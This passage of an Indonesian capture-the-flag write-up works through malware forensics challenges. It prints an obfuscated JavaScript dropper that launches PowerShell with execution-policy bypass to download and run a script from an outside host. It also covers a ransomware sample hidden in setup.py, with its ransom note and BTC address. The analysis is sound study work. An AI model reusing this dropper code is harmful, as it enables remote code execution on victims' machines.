246IDE5MjB4MTA4MAoJLSBHUFU6CgkJLU1pY3Jvc29mdCBCYXNpYyBEaXNw
bGF5IEFkYXB0ZXIKVXNlciBBZ2VudHM6Ckluc3RhbGxlZCBBcHBzOgpBbGw
gVXNlcnM6CglGaWxlWmlsbGEgMy42Ni40IC0gMy42Ni40CglHb29nbGUgQ2
hyb21lIC0gMTIwLjAuNjA5OS4yMTcKCU1pY3Jvc29mdCBFZGdlIC0gMTIwL
jAuMjIxMC4xMzMKCU1pY3Jvc29mdCBFZGdlIFVwZGF0ZSAtIDEuMy4xODEu
NQoJTWljcm9zb2Z0IEVkZ2UgV2ViVmlldzIgUnVudGltZSAtIDEyMC4wLjI
yMTAuMTIxCglxQml0dG9ycmVudCAtIDQuNi4yCkN1cnJlbnQgVXNlcjoKCl
Byb2Nlc3MgTGlzdDoKCVN5c3RlbQoJUmVnaXN0cnkKCXNtc3MuZXhlCgljc
3Jzcy5leGUKCXdpbmluaXQuZXhlCgljc3Jzcy5leGUKCXdpbmxvZ29uLmV4
ZQoJc2VydmljZXMuZXhlCglsc2Fzcy5leGUKCWZvbnRkcnZob3N0LmV4ZQo
JZm9udGRydmhvc3QuZXhlCglzdmNob3N0LmV4ZQoJc3ZjaG9zdC5leGUKCX
N2Y2hvc3QuZXhlCglkd20uZXhlCglzdmNob3N0LmV4ZQoJc3ZjaG9zdC5le
GUKCXN2Y2hvc3QuZXhlCglzdmNob3N0LmV4ZQoJc3ZjaG9zdC5leGUKCXN2
Y2hvc3QuZXhlCglzdmNob3N0LmV4ZQoJc3ZjaG9zdC5leGUKCXN2Y2hvc3Q
uZXhlCglzdmNob3N0LmV4ZQoJc3ZjaG9zdC5leGUKCXN2Y2hvc3QuZXhlCg
lzdmNob3N0LmV4ZQoJc3ZjaG9zdC5leGUKCXN2Y2hvc3QuZXhlCglzdmNob
3N0LmV4ZQoJc3ZjaG9zdC5leGUKCXN2Y2hvc3QuZXhlCglzdmNob3N0LmV4
ZQoJc3ZjaG9zdC5leGUKCXN2Y2hvc3QuZXhlCglzdmNob3N0LmV4ZQoJTWV
tb3J5IENvbXByZXNzaW9uCglzdmNob3N0LmV4ZQoJc3ZjaG9zdC5leGUKCX
N2Y2hvc3QuZXhlCglzdmNob3N0LmV4ZQoJc3ZjaG9zdC5leGUKCXN2Y2hvc
3QuZXhlCglzdmNob3N0LmV4ZQoJc3ZjaG9zdC5leGUKCXN2Y2hvc3QuZXhl
CglzdmNob3N0LmV4ZQoJc3ZjaG9zdC5leGUKCXN2Y2hvc3QuZXhlCglzdmN
ob3N0LmV4ZQoJc3Bvb2xzdi5leGUKCXN2Y2hvc3QuZXhlCglzdmNob3N0Lm
V4ZQoJc3ZjaG9zdC5leGUKCXN2Y2hvc3QuZXhlCglzdmNob3N0LmV4ZQoJc
3ZjaG9zdC5leGUKCXN2Y2hvc3QuZXhlCglzdmNob3N0LmV4ZQoJc3ZjaG9z
dC5leGUKCXN2Y2hvc3QuZXhlCglzdmNob3N0LmV4ZQoJc3ZjaG9zdC5leGU
KCU1zTXBFbmcuZXhlCglzdmNob3N0LmV4ZQoJc3ZjaG9zdC5leGUKCUFnZ3
JlZ2F0b3JIb3N0LmV4ZQoJc2lob3N0LmV4ZQoJc3ZjaG9zdC5leGUKCXN2Y
2hvc3QuZXhlCglzdmNob3N0LmV4ZQoJc3ZjaG9zdC5leGUKCXRhc2tob3N0
dy5leGUKCXN2Y2hvc3QuZXhlCglleHBsb3Jlci5leGUKCXN2Y2hvc3QuZXh
lCglzdmNob3N0LmV4ZQoJc3ZjaG9zdC5leGUKCVNlYXJjaEhvc3QuZXhlCg
lTdGFydE1lbnVFeHBlcmllbmNlSG9zdC5leGUKCVJ1bnRpbWVCcm9rZXIuZ

```
XhlCglSdW50aW1lQnJva2VyLmV4ZQoJV2lkZ2V0cy5leGUKCXN2Y2hvc3Qu
ZXhlCglkbGxob3N0LmV4ZQoJY3RmbW9uLmV4ZQoJYXVkaW9kZy5leGUKCVN
lYXJjaEluZGV4ZXIuZXhlCglzdmNob3N0LmV4ZQoJc21hcnRzY3JlZW4uZX
hlCglTZWN1cml0eUhlYWx0aFN5c3RyYXkuZXhlCglTZWN1cml0eUhlYWx0a
FNlcnZpY2UuZXhlCglzdmNob3N0LmV4ZQoJc3ZjaG9zdC5leGUKCXRhc2to
b3N0dy5leGUKCXN2Y2hvc3QuZXhlCglzdmNob3N0LmV4ZQoJc3ZjaG9zdC5
leGUKCXN2Y2hvc3QuZXhlCglzdmNob3N0LmV4ZQoJc3ZjaG9zdC5leGUKCV
N5c3RlbVNldHRpbmdzLmV4ZQoJQXBwbGljYXRpb25GcmFtZUhvc3QuZXhlC
glzdmNob3N0LmV4ZQoJVXNlck9PQkVCcm9rZXIuZXhlCglzdmNob3N0LmV4
ZQoJV21pUHJ2U0UuZXhlCglTaGVsbEV4cGVyaWVuY2VIb3N0LmV4ZQoJUnV
udGltZUJyb2tlci5leGUKCXN2Y2hvc3QuZXhlCglTeXN0ZW1TZXR0aW5nc0
Jyb2tlci5leGUKCVdpZGdldFNlcnZpY2UuZXhlCglTc2VkZ2V3ZWJ2aWV3M
i5leGUKCW1zZWRnZXdlYnZpZXcyLmV4ZQoJbXNlZGdld2VidmlldzIuZXhl
Cgltc2VkZ2V3ZWJ2aWV3Mi5leGUKCW1zZWRnZXdlYnZpZXcyLmV4ZQoJbXN
lZGdld2VidmlldzIuZXhlCglzdmNob3N0LmV4ZQoJc3ZjaG9zdC5leGUKCW
1zaWV4ZWMuZXhlCglzdmNob3N0LmV4ZQoJZGxsaG9zdC5leGUKCXN2Y2hvc
3QuZXhlCglxYml0dG9ycmVudC5leGUKCVdtaVBydlNFLmV4ZQoJR29vZ2xl
VXBkYXRlLmV4ZQoJc3ZjaG9zdC5leGUKCXN2Y2hvc3QuZXhlCglTZWFyY2h
Qcm90b2NvbEhvc3QuZXhlCglSdW50aW1lQnJva2VyLmV4ZQoJZC5leGU=

Decode string tersebut.
```



9. What the frame number of the stealer capture the desktop victim?



Jawaban = 5824

10. What the function name that has loaded command for the malware
Dengan mengekstrak file malware tadi yang berbentuk zip, diperoleh file javascript sebagai berikut.

```
 var _0x1497d8=_0x397b;(function(_0x1a58c7,_0x2b092c){var
_0x2bebc9=_0x397b,_0x2bf8c7=_0x1a58c7();while(!![]){try{var
_0x422350=parseInt(_0x2bebc9(0x16a))/0x1*(-parseInt(_0x2bebc9(0x134))
/0x2)+parseInt(_0x2bebc9(0x144))/0x3+-parseInt(_0x2bebc9(0x182))/0x4*
(-parseInt(_0x2bebc9(0x142))/0x5)+-parseInt(_0x2bebc9(0x128))/0x6+par
seInt(_0x2bebc9(0x137))/0x7*(parseInt(_0x2bebc9(0x160))/0x8)+parseInt
(_0x2bebc9(0x176))/0x9+parseInt(_0x2bebc9(0x14b))/0xa;if(_0x422350===
_0x2b092c)break;else
_0x2bf8c7['push'](_0x2bf8c7['shift']());}catch(_0x31a170){_0x2bf8c7['
push'](_0x2bf8c7['shift']());}}}(_0x4d16,0xc49d0));function
_0x325c2f(_0x83c2cc,_0x5a3d07){var
_0x14dd4e=_0x397b,_0x3e912d={'sCwIw':function(_0x52d731,_0x506a84){re
turn _0x52d731-_0x506a84;}};return
_0x25e0(_0x3e912d[_0x14dd4e(0x169)](_0x83c2cc,-0x385),_0x5a3d07);}(fu
nction(_0x58ff85,_0x2ed89d){var
```

```
_0x30c6e3=_0x397b,_0x2673bb={'uvBvm':function(_0x495537,_0x4720ca){return
_0x495537!==_0x4720ca;},'GCLLj':_0x30c6e3(0x16c),'aCbbC':function(_0x5bab6d,_0x82bee9,_0x2d298b){return
_0x5bab6d(_0x82bee9,_0x2d298b);},'qpZmh':function(_0x2ab597,_0x95e428){return
_0x2ab597-_0x95e428;},'Xtocg':function(_0x495c84,_0x2b08a8){return
_0x495c84-_0x2b08a8;},'WOKcE':function(_0x189ce0){return
_0x189ce0();},'Aiutl':function(_0x2af782,_0x4fa6f1){return
_0x2af782+_0x4fa6f1;},'MgsnD':function(_0x5ccf99,_0x849a5f){return
_0x5ccf99(_0x849a5f);},'HWIMh':function(_0x3c0a93,_0x41c801){return
_0x3c0a93*_0x41c801;},'RAFfr':function(_0x18c472,_0x36e5bb){return
_0x18c472/_0x36e5bb;},'TFRpc':function(_0x56871b,_0x3ee539,_0xd9dec1){return
_0x56871b(_0x3ee539,_0xd9dec1);},'TWmkQ':function(_0x15671e,_0x56b374){return
_0x15671e*_0x56b374;},'bPRGc':function(_0x573753,_0x563bcd){return
_0x573753(_0x563bcd);},'VNVDJ':function(_0x5de4a5,_0x513fe3,_0x2e6e27){return
_0x5de4a5(_0x513fe3,_0x2e6e27);},'hpKce':function(_0x5bb535,_0x1af285){return
_0x5bb535/_0x1af285;},'aXzBa':function(_0x31cf70,_0x4e9c54,_0x18a0c8){return
_0x31cf70(_0x4e9c54,_0x18a0c8);},'dHEgf':function(_0x2ebbef,_0x46fdc7){return
_0x2ebbef/_0x46fdc7;},'ZjdKd':function(_0x29b6cf,_0xe1f3d3,_0x2adcdb){return
_0x29b6cf(_0xe1f3d3,_0x2adcdb);},'tvSCB':function(_0x52f823,_0x235569){return
_0x52f823/_0x235569;},'TcIKC':function(_0x4ac080,_0x3d1f18){return
_0x4ac080(_0x3d1f18);},'qNgQT':function(_0x5b5c90,_0x1f38cf){return
_0x5b5c90/_0x1f38cf;},'ebdbE':function(_0x4e12c2,_0xe30152){return
_0x4e12c2(_0xe30152);},'tuqZX':function(_0x4704d2,_0xb586a9){return
_0x4704d2/_0xb586a9;},'kiZgo':function(_0x8fa861,_0x7e7152){return
_0x8fa861(_0x7e7152);},'XkCZP':_0x30c6e3(0x159),'uHjPq':_0x30c6e3(0x12b),'uOQwz':_0x30c6e3(0x15d),'EkOGP':function(_0xa1c010,_0x2bb489){return
_0xa1c010===_0x2bb489;},'VzqDS':_0x30c6e3(0x175),'ibTOu':'yANQl'};function _0x282332(_0x1d7a42,_0x2617a2){var
```

```
_0x30fa38=_0x30c6e3,_0x45c16d={'CSbEY':'shift'};if(_0x2673bb[_0x30fa38(0x14a)](_0x2673bb['GCLLj'],_0x2673bb[_0x30fa38(0x13a)]))_0x51efd1[_0x30fa38(0x12b)](_0x16fba1[_0x45c16d[_0x30fa38(0x181)]]());else return _0x2673bb['aCbbC'](_0x25e0,_0x2673bb[_0x30fa38(0x133)](_0x1d7a42,-0x4c),_0x2617a2);}var _0x731357=_0x2673bb['WOKcE'](_0x58ff85);while(!![]){try{var _0x259b5b=_0x2673bb[_0x30c6e3(0x15c)](_0x2673bb[_0x30c6e3(0x15c)](_0x2673bb['Aiutl'](_0x2673bb['Aiutl'](-_0x2673bb[_0x30c6e3(0x15b)](parseInt,_0x2673bb[_0x30c6e3(0x184)](_0x282332,0x12e,0x121))/0x1,_0x2673bb['HWIMh'](_0x2673bb[_0x30c6e3(0x14e)](-_0x2673bb[_0x30c6e3(0x15b)](parseInt,_0x2673bb[_0x30c6e3(0x171)](_0x282332,0x143,0x139)),0x2),-_0x2673bb[_0x30c6e3(0x15b)](parseInt,_0x2673bb['TFRpc'](_0x282332,0x120,0x114))/0x3))+_0x2673bb[_0x30c6e3(0x172)](_0x2673bb[_0x30c6e3(0x14e)](-_0x2673bb[_0x30c6e3(0x127)](parseInt,_0x2673bb[_0x30c6e3(0x177)](_0x282332,0x136,0x138)),0x4),_0x2673bb[_0x30c6e3(0x158)](_0x2673bb[_0x30c6e3(0x127)](parseInt,_0x2673bb['aXzBa'](_0x282332,0x13e,0x139)),0x5)),_0x2673bb[_0x30c6e3(0x12e)](-_0x2673bb['bPRGc'](parseInt,_0x2673bb[_0x30c6e3(0x15a)](_0x282332,0x130,0x127)),0x6)),_0x2673bb[_0x30c6e3(0x16f)](-_0x2673bb[_0x30c6e3(0x15f)](parseInt,_0x282332(0x13c,0x12b)),0x7)),_0x2673bb[_0x30c6e3(0x16d)](_0x2673bb[_0x30c6e3(0x180)](parseInt,_0x282332(0x141,0x152)),0x8))+_0x2673bb[_0x30c6e3(0x16d)](parseInt(_0x282332(0x12d,0x139)),0x9)*_0x2673bb['tuqZX'](_0x2673bb['kiZgo'](parseInt,_0x2673bb['ZjdKd'](_0x282332,0x12a,0x129)),0xa);if(_0x259b5b===_0x2ed89d){if(_0x2673bb[_0x30c6e3(0x14a)](_0x2673bb[_0x30c6e3(0x12d)],_0x2673bb[_0x30c6e3(0x12d)])){_0x529528=_0x2673bb[_0x30c6e3(0x152)](_0x4a9da8,0x16c);var _0x35a8ec=_0x6a3997[_0x18a606];return _0x35a8ec;}else break;}else _0x731357[_0x2673bb['uHjPq']](_0x731357[_0x2673bb[_0x30c6e3(0x165)]]());}catch(_0x21189c){if(_0x2673bb[_0x30c6e3(0x153)](_0x2673bb['VzqDS'],_0x2673bb[_0x30c6e3(0x166)]))return _0x4e1bdc;else _0x731357[_0x30c6e3(0x12b)](_0x731357[_0x2673bb['uOQwz']]());}}}(_0x3cef,0x8314c));function _0x25e0(_0x327025,_0x19bf13){var _0x54e2e9=_0x397b,_0x34e217={'uCJcf':function(_0x215c03,_0x321d0a){return _0x215c03-_0x321d0a;},'EhGuu':function(_0x15c078,_0x36741f){return _0x15c078!==_0x36741f;},'NlVpC':_0x54e2e9(0x139),'zWers':function(_0x222299,_0x4029dd){return _0x222299-_0x4029dd;},'eGpjB':function(_0x28b13f){return
```


```
_0x28b13f();},'JsZup':function(_0x10da2e,_0x4573c1,_0x3f4586){return
_0x10da2e(_0x4573c1,_0x3f4586);}},_0x6517b8=_0x34e217[_0x54e2e9(0x136
)](_0x3cef);return _0x25e0=function(_0x47720d,_0x12b284){var
_0x450880=_0x54e2e9;if(_0x34e217['EhGuu'](_0x450880(0x139),_0x34e217[
_0x450880(0x168)]))return
_0x1ea05b(_0x34e217[_0x450880(0x12c)](_0x22fb0a,-0x4c),_0x151bd2);els
e{_0x47720d=_0x34e217[_0x450880(0x17a)](_0x47720d,0x16c);var
_0x574077=_0x6517b8[_0x47720d];return
_0x574077;}},_0x34e217[_0x54e2e9(0x141)](_0x25e0,_0x327025,_0x19bf13)
;}function _0x397b(_0xac04e0,_0x1c1243){var
_0x4d16d4=_0x4d16();return
_0x397b=function(_0x397b20,_0x30ee52){_0x397b20=_0x397b20-0x127;var
_0x506ea3=_0x4d16d4[_0x397b20];return
_0x506ea3;},_0x397b(_0xac04e0,_0x1c1243);}var _0x1a2b=new
ActiveXObject('WS'+'cr'+_0x325c2f(-0x217,-0x214)+_0x325c2f(-0x206,-0x
201));function _0x3cef(){var
_0xa5338c=_0x397b,_0x5a5be2={'haiIi':'file\x20-Com','UGZAU':'18bwYlSk
','JMSwF':_0xa5338c(0x12a),'vXfzX':'e.txt','SUrZc':_0xa5338c(0x188),'
zvESw':_0xa5338c(0x17f),'mjKoW':_0xa5338c(0x14f),'sOxgv':_0xa5338c(0x
187),'RYvvw':_0xa5338c(0x150),'WdApJ':_0xa5338c(0x15e),'aPmXY':_0xa53
38c(0x162),'MzjNL':'led\x20by\x20user.','ZVtKL':_0xa5338c(0x155),'sQz
NQ':_0xa5338c(0x186),'iJDtv':_0xa5338c(0x148),'jhbAm':'loadSt','ubkBW
':_0xa5338c(0x157),'FrzNc':_0xa5338c(0x17d),'LBdfx':_0xa5338c(0x167),
'eOJJd':'marines.com/','KdXqT':_0xa5338c(0x149),'ECJUj':_0xa5338c(0x1
64),'IhWUk':'ipt.Sh','lNiNF':_0xa5338c(0x146),'QlPpE':_0xa5338c(0x185
),'lsNUh':_0xa5338c(0x16b),'XGkQG':_0xa5338c(0x130),'CeZAd':_0xa5338c
(0x183),'UYTzy':_0xa5338c(0x13c),'WMAPo':_0xa5338c(0x13d)},_0x18b6a1=
[_0xa5338c(0x156),_0x5a5be2['haiIi'],_0x5a5be2[_0xa5338c(0x131)],_0x5
a5be2['JMSwF'],_0x5a5be2[_0xa5338c(0x145)],_0x5a5be2[_0xa5338c(0x173)
],_0x5a5be2[_0xa5338c(0x151)],_0x5a5be2[_0xa5338c(0x13b)],_0x5a5be2[_
0xa5338c(0x163)],_0x5a5be2[_0xa5338c(0x140)],'licy\x20Bypass\x20-NoPr
o',_0x5a5be2[_0xa5338c(0x178)],_0xa5338c(0x143),_0x5a5be2[_0xa5338c(0
x132)],_0x5a5be2[_0xa5338c(0x13e)],_0x5a5be2['ZVtKL'],_0x5a5be2['sQzN
Q'],_0x5a5be2[_0xa5338c(0x17b)],_0x5a5be2[_0xa5338c(0x14d)],_0x5a5be2
[_0xa5338c(0x138)],_0x5a5be2[_0xa5338c(0x135)],_0x5a5be2[_0xa5338c(0x
16e)],_0xa5338c(0x12f),_0x5a5be2[_0xa5338c(0x147)],_0x5a5be2[_0xa5338
c(0x154)],_0xa5338c(0x17c),_0x5a5be2[_0xa5338c(0x17e)],_0x5a5be2['IhW
Uk'],_0x5a5be2[_0xa5338c(0x13f)],_0x5a5be2[_0xa5338c(0x161)],_0x5a5be
2[_0xa5338c(0x170)],_0x5a5be2[_0xa5338c(0x189)],_0x5a5be2[_0xa5338c(0
```

```
x14c)],'ned\x20with\x20Notep',_0x5a5be2[_0xa5338c(0x179)],_0x5a5be2[_
0xa5338c(0x129)]];return _0x3cef=function(){return
_0x18b6a1;},_0x3cef();}var
_0x3c4d=_0x325c2f(-0x214,-0x206)+_0x325c2f(-0x1ff,-0x210)+_0x325c2f(-
0x1f7,-0x206)+_0x325c2f(-0x1f9,-0x203)+_0x325c2f(-0x20a,-0x203),_0x5e
6f=_0x1a2b[_0x325c2f(-0x205,-0x213)](_0x325c2f(-0x216,-0x220)+_0x325c
2f(-0x211,-0x20e)+_0x325c2f(-0x215,-0x206)+_0x325c2f(-0x210,-0x20a),0
x0,'',0x1+0x30);if(_0x5e6f===0x1){var
_0x7b8c='In'+'vo'+_0x325c2f(-0x1fe,-0x20c)+_0x325c2f(-0x218,-0x207)+_
0x325c2f(-0x20e,-0x21f)+_0x325c2f(-0x1fc,-0x1f1)+_0x325c2f(-0x213,-0x
21e)+_0x3c4d+'\x27)',_0x9a1b=_0x325c2f(-0x207,-0x20b)+_0x7b8c,_0xc3e2
=_0x325c2f(-0x208,-0x20f)+_0x325c2f(-0x201,-0x1f7)+_0x325c2f(-0x204,-
0x210)+_0x325c2f(-0x20d,-0x215)+_0x325c2f(-0x212,-0x206)+_0x9a1b+'\x2
2';_0x1a2b[_0x325c2f(-0x1fa,-0x20c)](_0xc3e2,0x0,!![]);}else
WScript[_0x325c2f(-0x202,-0x204)](_0x1497d8(0x174)+_0x325c2f(-0x200,-
0x1f5));function _0x4d16(){var
_0x2ed810=['ebdbE','CSbEY','385484zQOViv','mand\x20\x22','aCbbC','ad.
\x20Click\x20OK\x20to\x20c','ke-Ex','ell','1879356tGmiEw','XGkQG','bP
RGc','7077540VTKKub','WMAPo','170462UjdgkZ','push','uCJcf','XkCZP','d
HEgf','2706424LRVTMT','ring(\x27','UGZAU','aPmXY','qpZmh','558vFLmAb'
,'FrzNc','eGpjB','84JAxwsO','ubkBW','nPZOM','GCLLj','mjKoW','ontinue.
','7392180QUxFpF','MzjNL','lNiNF','RYvvw','JsZup','20sazmHo','Echo','
632565CNXJQM','vXfzX','This\x20file\x20will\x20be\x20ope','eOJJd','10
47844rcoLoZ','361972igFPuB','uvBvm','10389060wJkISy','CeZAd','jhbAm',
'RAFfr','[Net.ServicePointManager]::SecurityProtocol\x20=\x20[Net.Sec
urityProtocolType]::Tls12;\x20','Popup','zvESw','Xtocg','EkOGP','KdXq
T','ps://erp.wes','ssion\x20(New-Object\x20Net.WebClient).Down','3878
55mmnuoK','hpKce','CZEGP','ZjdKd','MgsnD','Aiutl','shift','52EWIUHF',
'TcIKC','290504ywWxeT','QlPpE','ecutionPo','sOxgv','pre','uOQwz','ibT
Ou','getm','NlVpC','sCwIw','511heTIcw','htt','TIlyU','qNgQT','LBdfx',
'tvSCB','lsNUh','TFRpc','TWmkQ','SUrZc','Operation\x20cance','kTToc',
'508374HjKroX','VNVDJ','WdApJ','UYTzy','zWers','iJDtv','6wiEvQA','Run
','ECJUj','powershell\x20-Ex'];_0x4d16=function(){return
_0x2ed810;};return _0x4d16();}
```

Lakukan deobfuscate script agar lebih bisa dibaca :D menggunakan https://lelinhtinh.github.io/de4js/

Jawaban = _0x3cef

Hehe izin pamer lagi soalnya ngerjain chall ini berjam-jam 😢



[FLAG]
ARA5{1t5_4ll_4b0ut_4tt3nt10n_th3_M4lW4r3_1nv3st1g4t0r_0x69a221}

[499] [Heked by]


[DESCRIPTION]
Pak Budi baru saja diretas oleh kelompok cybercrime bernama □₵ℜÅℤ¥⍭ҜÏḺḺƷℜ□. Data tersebut sangat penting karena menyangkut salah satu file penting dari PT BRI. Bantu beliau untuk menjawab pertanyaan-pertanyaan yang sudah disediakan.


Sebaiknya menggunakan Virtual Machine saat menganilisis file ini karena mengandung malware

Link: nc -v 103.152.242.68 10031

[Probsetter]
daffainfo

Asli, BENERAN HARUS PAKE ISOLATED ENV (Docker, etc). Kali ini runningnya pake docker untuk analyze. Kalau extract biasa di windows, banyak folder/file yg hilang :(





1. File mana yang mengandung suatu malware
   /root/flask-api-rest/setup.py

2. Folder mana yang diencrypt oleh malware
   Folder yg di enkrip somehow dari /tmp

3. File apa saja yang sudah terkena malware, berikan nama file sebelum terkena encrypt

```
# ls
README.txt  systemd-private-74b51eefc44f4f52b15d6ad4e24a4284-fwupd.service-iEuA7B  whut.txt.lalala
# 
```

   Yang udh kena malware adalah whut.txt karena menjadi whut.txt.lalala

4. Berikan address BTC yang digunakan threat actor untuk memalak victim

```
# cat README.txt
Your system has been encrypted HAHAHAHAHA!!!
Send me 100 BTC first to 1AvnuhyVYDbT8J7iucgvW3A3ANNa9UHYTc to unlock the files
# 
```


5. Berikan email yang digunakan threat actore

```
# git log
commit e529b57774afc92231309cb3727c6b47512d57c8 (HEAD -> main, origin/main, origin/HEAD)
Author: anjirrr33 <anjirlah332233@gmail.com>
Date:   Sun Jan 7 12:01:05 2024 +0700

    feat: first commit
# |
```

